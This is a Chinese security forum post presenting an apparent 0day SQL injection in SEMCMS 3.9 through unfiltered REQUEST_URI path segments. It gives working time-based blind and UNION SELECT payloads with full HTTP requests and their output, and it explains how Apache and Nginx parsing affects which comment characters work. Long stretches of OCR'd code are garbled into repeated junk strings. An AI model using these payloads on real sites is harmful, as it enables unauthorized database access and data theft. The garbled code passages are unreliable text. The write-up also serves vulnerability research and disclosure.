盲注 or 联合?记一次遇见的奇葩注入点之 SEMCMS3.9 (Oday) - T00ls.Net

0x00 前言 你见过你的 SQL 注入方式被 WEB 容器影响吗? 0x01 漏洞分析 打开 index.php,看到了 include_once,如图

```
index.php web_inc.php readme.heihu db_conn.php less than 1 <?php
include_once Include/web_inc.php
```

前两行包含的文件我们先翻一下看一下。 Db conn.php:

```
10 10 1 4 C | 10 7 7 | 4 G | 3 T | 4 G | 3 T | 1 G | 3 T | 1 G | 4 T | 2 G | 3 T | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4 G | 4
🇾 🔡 index. php 🔀 🔛 web_inc. php 🔀 🔡 readme. heihu 🔀 🚼 db_conn. php 🔀 🔡 contorl. php 🔀 😸 SEMCMS_Top_include. php 🔀 🔡 inc. php 🔀 🔡 function
                 //CopyRight sem-cms.com 公元2015(黑蚂蚁.阿梁: 【qq:1181698019】制作开发)
                                              /*数据库链接代码*/
                                             ini set('display errors','off');
                                             header("Content-type: text/html; charset=utf-8");
                                              $url = "localhost";//连接数据库的地址
                                              $user = "root"; //账号
                                              $password = "root";//密码
                                               $dbdata="SEMCMS";//数据库名称
             10
             11
                                               $db conn=new mysqli($url,$user,$password,$dbdata);
              12
                                               $db conn->set charset('utf8');
              13
                                               if(mysqli connect error()){
             14
             15
                                                           echo 'Could not connect to database.';
             16
             17
                                               exit;
              18
                                                                                                                                                                                                                                                                                                                                                  7000
```

定义了一些数据库配置信息,\$db_conn 变量为 mysqli 的实例,我们再来看一下 contorl.php

| ' | |

定义了一些函数信息, 5-11 行进行全局的 GET 请求过滤。

了解一些东西之后回到 Include/web inc.php 下继续往下翻一翻代码。

```
🗵 📑 index. php 🗵 📑 web_inc. php 🗵 📑 readme. heihu 🗵 🔡 db_conn. php 🗵 블 contorl. php 🗵 🚼 SEMCMS_Top_include. php 🗵 🔡 inc. php
   42 $SERVER NAME=$ SERVER["HTTP HOST"];
   43 $webmu=str replace("\\","/",$ SERVER['DOCUMENT ROOT']);
   44 $lastchar=substr($webmu, -1);
   45 if ($lastchar=="/") {$webmu=rtrim($webmu,"/");}
   46 $weballmu=str replace("\\","/",getcwd()); //处理 windows下的路径
   47 | $webmuu=explode("/", $webmu);
   48 $weballmuu=explode("/", $weballmu);
   49 | $webmu=str_replace("/".$webmuu[1]."/", "/".$weballmuu[1]."/", $webmu); // 替换第一个目录 aliyun 目录
   50 $weburldir=str replace($webmu, "", $weballmu);
   51 | Sweburldir=str replace("/Templete/".SwebTemplate."/Include","", Sweburldir)."/";
   52 if ($weburldir=="") {$weburldir="/";}
      $web urlm=$http."://".$SERVER NAME.$weburldir;
  54 $web urls=$ SERVER["REQUEST URI"]; //获取 url 路径
  55  $web_urls=explode("/", $web_urls);
   56 | $urlml=web language ml(@$web urls[1],@$web urls[2],$db conn); // 大写的问号。
   59 | if (trim($urlml['url link']) == "") {
             $web url=$web urlm.$urlml['url link'];
             $web url meate=$web urlm;
             $Language=$urlml['ID'];
   64
        else
  67
          if (strpos($web_urlm,"/".$urlml['url_link']."/") !== false){ //用于首页的路径
                                                                                                  70065
```

调用了web_language_ml函数?我们跟进看一下。

```
### Squery=$db_conn-query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn-query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### squery=$db_conn->query("select * from sc_language_url='$web_urls1' or language_url='$web_urls2' and language_url='$web_ur
```

发送了一次 SELECT 查询的 SQL 语句,携带参数 1 参数 2, 我们看一看参数的来源。

```
$\text{$web_urls=$_SERVER["REQUEST_URI"];} //获取 url 路径
$\text{$web_urls=\explode("/", $web_urls);} \text{$urlml=web_language_ml(@$web_urls[1],@$web_urls[2],$db_conn);} // 大写的问号6\text{$\text{$urlml=web_language_ml(@$web_urls[1],@$web_urls[2],$db_conn);} // 大写的问号6\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\tex{
```

注入漏洞产生了,\$_SERVER[REQUEST_URI] 是用来获取 url 的(协议:// 域名 / 除外),如图:



string(16) // SEMCMS3. 9/1. php // D:\phpstudy_pro\WWW\Audit.com\SEMCMS3.9\1.php - Sublime Text 文件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)								
OPEN FILES	♦	9.File.php	×	Windows 7 x64.vmx	×	1.php — D\\SEMCMS3.9	×	4.ph
9.File.php	1	php</th <th></th> <th></th> <th></th> <th></th> <th></th> <th></th>						
Windows 7 x64.vmx	2	echo ' <pre></pre>						
1.php — D\\SEMCMS3.9		<pre>var_dump(\$_SERVER['REQUEST_URI']);</pre>						
A nhn							,00	Service.

这不是很正常吗?为什么会产生 SQL 注入漏洞问题?

我们都知道,在发送 GET 请求时,问号后的内容会被当做参数处理,那么符合 REQUEST_URI 的气质,问号后的内容也被获取到了。

如图:



在程序判断中通过 斜杠 / 分隔,随后直接引入程序中的 SQL 语句中,从而引发 SQL 注入漏洞。你可能会问,刚刚不是还过滤了全局 GET 吗? 我们再仔细看看,只过滤了 GET 中的 VALUE 值:

```
if (isset($_GET)) {$GetArray=$_GET;}else{$GetArray='';} //get

foreach ($GetArray as $value) { //get

verify_str($value);

function inject check sql($sql str) {
```

哈哈哈哈?没注意对吧。

除此之外 REQUEST_URI 所接收的值不会被 url 解码而变化,比如我传入 %0a(换行符)就原 封不动的取出。我们举个例子与 \$ GET 作一下比较。如图:



可能这时候会问, 提这个有什么意义呢?

我们都知道%20为空格,我们通常都会通过空格从注入语句中分隔语句。避免造成语法错误。 而 HTTP 请求中 GET 是不允许出现未 urlencode 编码过的字符串的,如图:

```
GET /index.php HTTP/1.1
                                                                         HTTP/1.1 400 Bad Request
Accept: text/html, application/xhtml+xml, image/jxr, */*
                                                                          Date: Sat, 27 Jun 2020 11:17:03 GMT
Accept-Language: zh-Hans-CN, zh-Hans; q=0.5
                                                                         Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod fcgid/2.3.9a
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
                                                                          mod log rotate/1.02
rv:11.0) like Gecko
                                                                        4 Last-Modified: Tue, 03 Sep 2019 07:13:40 GMT
Accept-Encoding: gzip, deflate
                                                                         ETag: "8ac-591a0d3eef100"
Host: 192.168.1.4
                                                                       6 Accept-Ranges: bytes
Pracma: no-cache
                                                                          Content-Length: 2220
Connection: close
                                                                       8 Connection: close
                                                                                                                                70005
                                                                         Content-Type: text/html
```


不符合 HTTP 协议规则,直接爆出 400 错误! 这里可以想到 Mysql 中 [空格]--[空格] 的注释方式被 BAN 掉!!!


又因为程序通过 斜杠 (/) 分隔来代入 SQL 语句中,所以 /**/ 这种注释语句也被 BAN 掉了! 还有一种 # 注释姿势,很遗憾,HTTP 请求依然不允许,如图:



那么我们只能通过闭合的方式来进行 SQL 盲注了,

构造 Payload: /?'or+if(substr((select+user()),1,1)like'r',sleep(2),1)-'






因为当前处于 where 条件中,我的闭合语句为 -', 在 MySQL 眼里为逻辑减的意思。所以这里可以进行语句闭合。

这里成功完成延时 SQL 注入。

0x02 开个玩笑

刚刚不是说到 HTTP 协议的规则嘛,其实标准的 HTTP 协议规则是那样子的,完全由于 Apache 对请求包解析太过于严格,下面我们看一下 Nginx 的请求包情况。~



测试#+无数个空格依然可以正常解析。 然后我们继续追踪 PHP 代码层

```
### Struction web_language_ml($web_urls1,$web_urls2,$db_conn){

### Squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### Squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### Squery=$db_conn->query("select * from sc_language where language_url='$web_urls1' or language_url='$web_urls2' and language_open=1");

### $\frac{\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$
```

注意图中的

\$Urlink=array('url_link'=>\$row['language_url'],'url_ml'=>"../",'ID'=>\$row['ID']); 将返回结果返回给 url_link 下标。 然后我们回到 web inc.php 文件

```
56 $urlml=web_language_ml(@$web_urls[1],@$web_urls[2],$db_conn); // 大写的问号。
57
```

这个时候 \$urlml 携带着 SQL 语句的结果集,我们通过前台模板看一下在哪里输出了该结果集。

将 SQL 语句下标为 url_link 拼接给 web_url_meate 变量,好了,我们回到 index.php 找一下模板文件。

```
1 F<?php
2 include_once 'Include/web_inc.php';
3 include_once 'Templete/default/Include/Function.php';
4 $file url="";
5 include_once 'Templete/default/Include/default.php';
6 **?>
7000$
```

跟讲看一下。

```
ctitle><?php echo $indextitle;?></fitle>
cmeta content="<?php echo $tag_indexkey;?>" name="keywords">
cmeta content="<?php echo $tag_indexkey;?>" name="keywords">
cmeta content="<?php echo $tag_indexxey;?>" name="description">
clink ref="%?php echo $keb_url_meate;?>" perplexte/?php echo $kebTemplate;?>/Js/jquery-1.7.2.min.js" type="text/javascript">
cscript scr="<?php echo $keb_url_meate;?>" emplete/<?php echo $kebTemplate;?>/Js/jquery.SuperSlide.js" type="text/javascript">
cscript scr="<?php echo $keb_url_meate;?>" emplete/<?php echo $kebTemplate;?>/Js/public.js" type="text/javascript">
cscript scr="<?php echo $keb_url_meate;?>" emplete/<?php echo $kebTemplate;?>/Js/public.js" type="text/javascript">
cscript scr="<?php echo $keb_url_meate;?>" emplete/<?php echo $kebTemplate;?>/Js/show.js" type="text/javascript">
cscript scr="</php echo $keb_url_meate;?>" emplete/<?php echo $kebTemplate;?>/Js/show.js" type="text/javascript">
cscript scr="

// caphp echo $keb_url_meate;?>
emplete/<?php echo $kebTemplate;?>/Js/show.js" type="text/javascript">
cscript scr="

// caphp echo $keb_url_meate;?>
emplete/<?php echo $keb_url_meate;?>
em
```

哟西,这个时候简单构造一下联合注入语句

Payload: ?111' UNION SELECT 1,2,3,user(),5,6,7,8,9#




0x03 漏洞信息

使用 BurpSuite 发送 GET 请求包:

Apache 下的 SQL 盲注:

GET /?'or+if(substr((select+user()),1,1)like'r',sleep(2),1)-'



Nginx 下的联合注入: GET /?111' UNION SELECT 1,2,3,user(),5,6,7,8,9# HTTP/1.1

```
GET /?111' UNION SELECT 1,2,3, user(),5,6,7,8,9# HTTP/1.1
Host: www.audit.com
Cache-Control: max-age=0
                                                                                         <div class="sc_top_conment">
Upgrade-Insecure-Requests: 1
                                                                                              <div class="sc_top_conment_1"><div class="</pre>
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
                                                                               sc top comment 1 left"></div><div class="sc top comment 1 right
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108
Safari/537.36
                                                                               http://www.audit.com/SEMCMS3.9/Images/default/Emailb.png" align
                                                                               ='absmiddle'> <a href='mailto:service@sem-cms.com'>
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
                                                                               service@sem-cms.com</a></div></div>
image/apng, */*; q=0.8, application/signed-exchange; v=b3
                                                                                                <div class="cb"></div>
Accept-Encoding: gzip, deflate
                                                                              34⊟
Accept-Language: zh-CN, zh;q=0.9,en;q=0.8
Cookie: _atuvc=2*7C26; scusername=*E6*80*BB*E8*B4*A6*E5*8F*B7;
scuseradmin=Admin; scuserpass=c4ca4238aOb92382Odcc509a6f75849b
Connection: close
                                                                              semcms" /></a><div class="sc top list"></div></div>
div class="sc top comment 2 right"></div>
<div class="sc top comment 2 right"></div>
                                                                           36FI
                                                                           37
                                                                               form action="
                                                                               http://www.audit.com/SEMCMS3.9/root@localhost/search.php"
                                                                               method="post"><input type="text" name="search" id="search"
                                                                               class="sc top ser 1" placeholder="Enter your keywords" /><
                                                                               input name="submit" id="submit" type="submit" value="Search"
                                                                               class="sc_top_ser_2" /></form> </div>
                                                                                                   <div class="sc top conment 2 right right">
                                                                               +86 (0576) 88888886/div>
                                                                              < | + | > | root
                                                                                                                                        80 matches
```

0x04 尾巴

妈妈说拿了 Oday 不顶帖子的都是坏哥哥!